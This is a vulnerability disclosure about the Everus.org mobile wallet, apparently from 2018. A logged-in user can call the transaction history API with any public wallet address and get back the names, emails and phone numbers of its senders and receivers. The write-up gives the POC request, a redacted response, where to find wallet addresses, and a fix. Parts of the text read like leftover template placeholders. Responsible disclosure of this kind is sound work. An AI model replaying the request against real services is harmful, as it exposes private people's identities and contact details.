Everus.org mobile wallet confidential information disclosure vulnerability

Vulnerability: Everus.org confidential information disclosure vulnerability that can expose identity of any public wallet address of everus.org including name, email, phone and account id through transactions details.


Vulnerability Type: Design flaw

Domain: https://everus.org

APP Version: v1.0.9 https://play.google.com/store/apps/details?id=com.everus.org

Authors: Muhammad Shahbaz - https://www.linkedin.com/in/mr-muhammad-shahbaz/ , Muhammad Sohaib Shaheen - http://sohaibshaheen.com

Everus.org wallet confidential information disclosure vulnerability.



How {Attack Pattern} - POC:

By requesting transactions of a public wallet address of everus.org from a registered account:

POST https://everus.org/api/transactionHistory HTTP/1.1
Authorization : Bearer {a registered user's token}


```
{
   "app_name": "EVERUS",
   "page": "0",
   "platform": "1",
   "sessionId": "xxxxxxxx",
   "uUid": "1XXXXX",
   "walletAddress": "0xXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
}
```


Response: HTTP/1.1 200 OK


```
{
        "status": "Success",
        "Result": {
                "totalData": 1,
                "currentpage": 0,
                "data": [{
                        "user_id": 10XXXX,
                        "receiver_address": "0xXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX",
                        "sender_address": "0xXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX",
                        "transaction_hash":
"0xXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX",
                        "amount": "500.00",
                        "type": "evr",
                        "current_evr_value": "1.98223",
                        "tx_fee": "0.00 EVR",
                        "status": "Completed",
                        "created_date": "2017-12-01T05:09:37.000Z",
                        "email": "XXXXXXXX@XXXX",
                        "total_transfer_amount": "991.11",
                        "currency_symbol": "$",
                        "total_coins": "500.00",
                        "total_coins_amt_usd": "991.115",
                        "receiver_name": "XXX XXXXXX",
                        "Transtype": "",
```

```
                        "paymentType": "",
                        "trans_type": "",
                        "mobile_number": "XXX XXXXXX",
                        "currency": "",
                        "reload_amt": 0,
                        "operator": "0",
                        "reload_trans_id": "0",
                        "operator_id": "0",
                        "account_number": "",
                        "sender_name": "XXX XXXXXX",
                        "sender_number": "XXX XXXXXX",
                        "apiname": "",
                        "operator_logo": "",
                        "reload_status": "",
                        "transaction_note": "",
                        "senderEmail": "XXX XXXXXX@XXX",
                        "is_admin": 0,
                        "HtmlMessage": "You have received 500.00 EVR from <font
color=#4d9d46><b>0xXXXXXXXXXXXXXXXXXXXXXXXXXXXX<\/b> <\/font><font
color=#4d9d46>successfully<\/font>",
                        "transactionType": "credit",
                        "topup_text": "",
                        "val_at_transaction": "991.115",
                        "val_at_transaction_at_header": "991.11"
                }]
        }
}
```


Vulnerability Parameter:

“walletAddress” by sending a public walletAddress confidential information is disclosed about the user’s wallet transactions with details of sender and receiver of the wallet address transactions including **name, email and phone number.**

Vulnerability Details:

{PROBLEM} identified with wallet transactions confidential information disclosure vulnerability in mobile app, which occurs when user requests the transactions details of of a public wallet address from mobile app and wallet address is also being transferred from the client side of the app and on the backend without any further authentication or verification of current user’s wallet address, the transactions details of any public wallet address of everus.org can be retrieved which includes confidential information about sender and receiver including their names, emails and phone numbers.

This is not very common vulnerability and its successful exploitation can expose sender or receiver's identity of any public wallet address of everus.org from wallet transactions. Vulnerable confidential information includes name, email address, phone number and account id of sender or receiver.

Even though I believe this is intended feature of the mobile app confirmed with v1.0.9 https://play.google.com/store/apps/details?id=com.everus.org. I strongly recommend investigating the issue manually to ensure it is a design flaw and that it needs to be addressed. You can also consider sending the details of this issue to us so I can address this issue for the next time and give you a more precise result.

User wallet addresses can be retrieved from ether scan:
https://etherscan.io/token/0x3137619705b5fc22a3048989f983905e456b59ab

Or from user wallet account QR code link, e.g:
https://everus.org/qrcodes/10**XXXX**_qrcode_icon.png

Impact:

Depending on the wallet address, an attacker can retrieve confidential information of any user's public wallet address through transactions details and identity of sender or receiver can be exposed with name, email, phone number and account id i.e: confidentiality attack.

Actions to Take:

Wallet transaction retrieval process on mobile apps need to be redesign with fetching wallet address from server side than on client side and adding preventive measures.

Vulnerability was reported to the company on Dec 12, 2018.